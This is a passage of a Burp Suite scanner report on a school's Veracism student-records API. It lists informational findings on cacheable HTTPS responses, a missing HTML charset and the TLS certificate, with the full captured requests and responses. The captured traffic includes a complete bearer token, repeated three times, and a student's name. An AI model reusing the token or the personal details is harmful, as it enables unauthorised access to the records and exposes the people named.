There are 7 instances of this issue:

- /
- /Veracism/api/Verify/log/asdasdasdasva
- /Veracism/api/Verify/log/test
- /Veracism/api/students
- /Veracism/api/students/4
- /Veracism/api/students/6
- /Veracism/api/users/register

Issue description

Unless directed otherwise, browsers may store a local cached copy of content received from web servers. Some browsers, including Internet Explorer, cache content accessed via HTTPS. If sensitive information in application responses is stored in the local cache, then this may be retrieved by other users who have access to the same computer at a future time.

Issue remediation

Applications should return caching directives instructing browsers not to store local copies of any sensitive data. Often, this can be achieved by configuring the web server to prevent caching for relevant paths within the web root. Alternatively, most web development platforms allow you to control the server's caching directives from within individual scripts. Ideally, the web server should return the following HTTP headers in all responses containing sensitive content:

- Cache-control: no-store
- Pragma: no-cache

References

- Web Security Academy: Information disclosure

Vulnerability classifications

- CWE-524: Information Exposure Through Caching

- CWE-525: Information Exposure Through Browser Caching
- CAPEC-37: Retrieve Embedded Sensitive Data

14.1. https://sb-api.ismanila.org/

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/**

Request 1

```
GET / HTTP/2
Host: sb-api.ismanila.org
Cache-Control: max-age=0
Sec-CH-UA: "Google Chrome";v="145", "Not=A?Brand";v="8", "Chromium";v="145"
Sec-CH-UA-Mobile: ?0
Sec-CH-UA-Platform: "Linux"
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/
signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Connection: close
Upgrade-Insecure-Requests: 1
```

Response 1

```
HTTP/2 200 OK
Content-Type: text/html
Last-Modified: Thu, 19 Jan 2023 06:47:18 GMT
Accept-Ranges: bytes
Etag: "ee1962dfd12bd91:0"
Vary: Accept-Encoding
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 04:42:43 GMT
Content-Length: 1910

<html>
<head>
<style>

body{
font-family: 'Segoe UI', Tahoma, sans-serif;
text-align:left;
}
```

```
.container{
display: flex;
flex-direction: column;
justify-content: start;
align-item
...[SNIP]...
```

14.2. https://sb-api.ismanila.org/Veracism/api/Verify/log/asdasdasdasva

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/Verify/log/asdasdasdasva**

Request 1

```
GET /Veracism/api/Verify/log/asdasdasdasva HTTP/2
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
```

Response 1

```
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 04:19:31 GMT

[]
```

14.3. https://sb-api.ismanila.org/Veracism/api/Verify/log/test

Summary

Severity: **Information**

Confidence: **Certain**

Host: **https://sb-api.ismanila.org**

Path: **/Veracism/api/Verify/log/test**

Request 1

```
GET /Veracism/api/Verify/log/test HTTP/1.1
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive
```

Response 1

```
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 04:18:47 GMT

[]
```

14.4. https://sb-api.ismanila.org/Veracism/api/students

Summary

Severity: **Information**

Confidence: **Certain**

Host: **https://sb-api.ismanila.org**

Path: **/Veracism/api/students**

Request 1

```
GET /Veracism/api/students?page=1&pageSize=20 HTTP/2
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
```

Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoidGVuYW50IiwiaHR0cHM6Ly92ZXJhY2lzbS5jb20vcm9sZXMiOlsidGVuYW50Il0sImh0dHBzOi8vd
mVyYWNpc20uY29tL2VtYWlsIjoicHJvLnRpZXMyMEBnbWFpbC5jb20iLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3Jnc
HBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDExMjc3MDgzNDU0OTQ0MjMyMzA1NiIsImF
1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGg
wLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNjgzMDAsImV4cCI6MTc3NDE1NDcwMCwic2NvcG
UiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4IiwicGV
ybWlzc2lvbnMiOltdfQ.G5QQV-Mlm8wZJ0bZ0m1a99M7uhaofeMkUdiSCxPOXCRHOZz-TkLHZpwIRasLn3kmsIAJ-
_B656--
B95rV8HPqcIUMabBeN_ADVcQkCWhW6mhlCkXRioad10oCckRvagSMEGwwbkkWiYNGmFJW2dZRJypq96w20wi460
RQvddbr7xsvhjwhvqaI7WTFQk9eZJZ_ETs37SBN1dfIXvhMWZ-
CuH2HFWa38hOAFu7QRZupCZcmCxI_YJ5W_yw1wVA89H58i5CqMdOFf0-Us2UtRs8mPGrck-
w9wGzknSe2PJ9wpyUpWuYblewB6ei6j3ao3l9-HcQMzVIjCF0Tg5YdZoLw
Accept-Language: en-US,en;q=0.9
Accept: application/json
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

Response 1

HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 04:51:28 GMT

{"tenantId":6,"page":1,"pageSize":20,"totalCount":2,"count":2,"students":
[{"studentId":4,"tenantId":6,"externalReference":"n/a","fullName":"Maria
Corpuz","studentNumber":"900000","isActive":true,"crea
...[SNIP]...

14.5. https://sb-api.ismanila.org/Veracism/api/students/4

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/students/4**

Request 1

PUT /Veracism/api/students/4 HTTP/2

```
Host: sb-api.ismanila.org
Content-Length: 50
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoidGVuYW50IiwiaHR0cHM6Ly92ZXJhY2lzbS5jb20vcm9sZXMiOlsidGVuYW50Il0sImh0dHBzOi8vd
mVyYWNpc20uY29tL2VtYWlsIjoicHJvLnRpZXMyMEBnbWFpbC5jb20iLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3Jnc
HBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDExMjc3MDgzNDU0OTQ0MjMyMzA1NiIsImF
1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGg
wLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNjgzMDAsImV4cCI6MTc3NDE1NDcwMCwic2NvcG
UiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4IiwicGV
ybWlzc2lvbnMiOltdfQ.G5QQV-Mlm8wZJ0bZ0m1a99M7uhaofeMkUdiSCxPOXCRHOZz-TkLHZpwIRasLn3kmsIAJ-
_B656--
B95rV8HPqcIUMabBeN_ADVcQkCWhW6mhlCkXRioad10oCckRvagSMEGwwbkkWiYNGmFJW2dZRJypq96w20wi460
RQvddbr7xsvhjwhvqaI7WTFQk9eZJZ_ETs37SBN1dfIXvhMWZ-
CuH2HFWa38hOAFu7QRZupCZcmCxI_YJ5W_yw1wVA89H58i5CqMdOFf0-Us2UtRs8mPGrck-
w9wGzknSe2PJ9wpyUpWuYblewB6ei6j3ao3l9-HcQMzVIjCF0Tg5YdZoLw
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Accept: application/json, text/plain, */*
Content-Type: application/json
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

{"fullName":"Testasd asdasd","extRef":"testasdxx"}
```

Response 1

```
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 05:07:32 GMT

{"studentId":4,"tenantId":6,"externalReference":"testasdxx","fullName":"Testasd
asdasd","studentNumber":"900000","isActive":true,"createdAt":"2026-03-04T02:26:32.9746402"}
```

14.6. https://sb-api.ismanila.org/Veracism/api/students/6

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/students/6**

Request 1

```
PUT /Veracism/api/students/6 HTTP/2
Host: sb-api.ismanila.org
Content-Length: 41
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoidGVuYW50IiwiaHR0cHM6Ly92ZXJhY2lzbS5jb20vcm9sZXMiOlsidGVuYW50Il0sImh0dHBzOi8vd
mVyYWNpc20uY29tL2VtYWlsIjoicHJvLnRpZXMyMEBnbWFpbC5jb20iLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3Jnc
HBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDExMjc3MDgzNDU0OTQ0MjMyMzA1NiIsImF
1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGg
wLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNjgzMDAsImV4cCI6MTc3NDE1NDcwMCwic2NvcG
UiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4IiwicGV
ybWlzc2lvbnMiOltdfQ.G5QQV-Mlm8wZJ0bZ0m1a99M7uhaofeMkUdiSCxPOXCRHOZz-TkLHZpwIRasLn3kmsIAJ-
_B656--
B95rV8HPqcIUMabBeN_ADVcQkCWhW6mhlCkXRioad10oCckRvagSMEGwwbkkWiYNGmFJW2dZRJypq96w20wi460
RQvddbr7xsvhjwhvqaI7WTFQk9eZJZ_ETs37SBN1dfIXvhMWZ-
CuH2HFWa38hOAFu7QRZupCZcmCxI_YJ5W_yw1wVA89H58i5CqMdOFf0-Us2UtRs8mPGrck-
w9wGzknSe2PJ9wpyUpWuYblewB6ei6j3ao3l9-HcQMzVIjCF0Tg5YdZoLw
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Accept: application/json, text/plain, */*
Content-Type: application/json
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

{"fullName":"Testasd","extRef":"testasd"}
```

Response 1

```
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 04:52:13 GMT

{"studentId":6,"tenantId":6,"externalReference":"testasd","fullName":"Testasd","studentNumber":"0123012","isActive":true
,"createdAt":"2026-03-04T23:23:33.5133333"}
```

14.7. https://sb-api.ismanila.org/Veracism/api/users/register

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**

Path: **/Veracism/api/users/register**

Request 1

```
POST /Veracism/api/users/register HTTP/2
Host: sb-api.ismanila.org
Content-Length: 83
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
Content-Type: application/json
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

{"OrganizationName":"asdasasd","EmailAddress":"asdasd@g.c","FullName":"asdfasdasd"}
```

Response 1

```
HTTP/2 201 Created
Content-Type: application/json; charset=utf-8
Location: https://sb-api.ismanila.org/Veracism/api/Users/6cfd2420-0810-472a-a69c-4ad92e08b57b
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 04:21:26 GMT

{"id":"6cfd2420-0810-472a-a69c-4ad92e08b57b","auth0UserId":"pending|
asdasd@g.c","email":"asdasd@g.c","displayName":"asdfasdasd","role":"2","roleCode":null,"isActive":false,"createdAt":"2
026-03-21T04:2
...[SNIP]...
```

---

15. HTML does not specify charset

Summary

Severity: **Information**

Confidence: **Certain**

Host: **https://sb-api.ismanila.org**

Path: **/**

Issue description

If a response states that it contains HTML content but does not specify a character set, then the browser may analyze the HTML and attempt to determine which character set it appears to be using. Even if the majority of the HTML actually

employs a standard character set such as UTF-8, the presence of non-standard characters anywhere in the response may cause the browser to interpret the content using a different character set. This can have unexpected results, and can lead to cross-site scripting vulnerabilities in which non-standard encodings like UTF-7 can be used to bypass the application's defensive filters.

In most cases, the absence of a charset directive does not constitute a security flaw, particularly if the response contains static content. You should review the contents of affected responses, and the context in which they appear, to determine whether any vulnerability exists.

Issue remediation

For every response containing HTML content, the application should include within the Content-type header a directive specifying a standard recognized character set, for example **charset=ISO-8859-1**.

Vulnerability classifications

- CWE-16: Configuration
- CWE-436: Interpretation Conflict

Request 1

```
GET / HTTP/2
Host: sb-api.ismanila.org
Cache-Control: max-age=0
Sec-CH-UA: "Google Chrome";v="145", "Not=A?Brand";v="8", "Chromium";v="145"
Sec-CH-UA-Mobile: ?0
Sec-CH-UA-Platform: "Linux"
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/
signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Connection: close
Upgrade-Insecure-Requests: 1
```

Response 1

```
HTTP/2 200 OK
Content-Type: text/html
Last-Modified: Thu, 19 Jan 2023 06:47:18 GMT
Accept-Ranges: bytes
Etag: "ee1962dfd12bd91:0"
Vary: Accept-Encoding
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 04:42:43 GMT
Content-Length: 1910

<html>
<head>
<style>

body{
font-family: 'Segoe UI', Tahoma, sans-serif;
text-align:left;
}

.container{
display: flex;
flex-direction: column;
```

justify-content: start;
align-item
...[SNIP]...

16. TLS certificate

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/**

Issue detail

The server presented a valid, trusted TLS certificate. This issue is purely informational.

The server presented the following certificates:

Server certificate

Issued to:	*.ismanila.org
Issued by:	GeoTrust TLS RSA CA G1
Valid from:	Sun Nov 30 19:00:00 EST 2025
Valid to:	Fri Jan 01 18:59:59 EST 2027

Certificate chain #1

Issued to:	GeoTrust TLS RSA CA G1
Issued by:	DigiCert Global Root G2
Valid from:	Thu Nov 02 08:23:37 EDT 2017
Valid to:	Tue Nov 02 08:23:37 EDT 2027

Certificate chain #2

Issued to:	DigiCert Global Root G2
Issued by:	DigiCert Global Root G2
Valid from:	Thu Aug 01 08:00:00 EDT 2013
Valid to:	Fri Jan 15 07:00:00 EST 2038

Issue background

TLS (or SSL) helps to protect the confidentiality and integrity of information in transit between the browser and server, and to provide authentication of the server's identity. To serve this purpose, the server must present an TLS certificate that is valid for the server's hostname, is issued by a trusted authority and is valid for the current date. If any one of these requirements is not met, TLS connections to the server will not provide the full protection for which TLS is designed.

It should be noted that various attacks exist against TLS in general, and in the context of HTTPS web connections in particular. It may be possible for a determined and suitably-positioned attacker to compromise TLS connections without user detection even when a valid TLS certificate is used.

References

- SSL/TLS Configuration Guide

Vulnerability classifications

- CWE-295: Improper Certificate Validation

- CWE-326: Inadequate Encryption Strength
- CWE-327: Use of a Broken or Risky Cryptographic Algorithm

Report generated by Burp Suite web vulnerability scanner v2026.2.3, at Wed Apr 08 01:37:25 EDT 2026.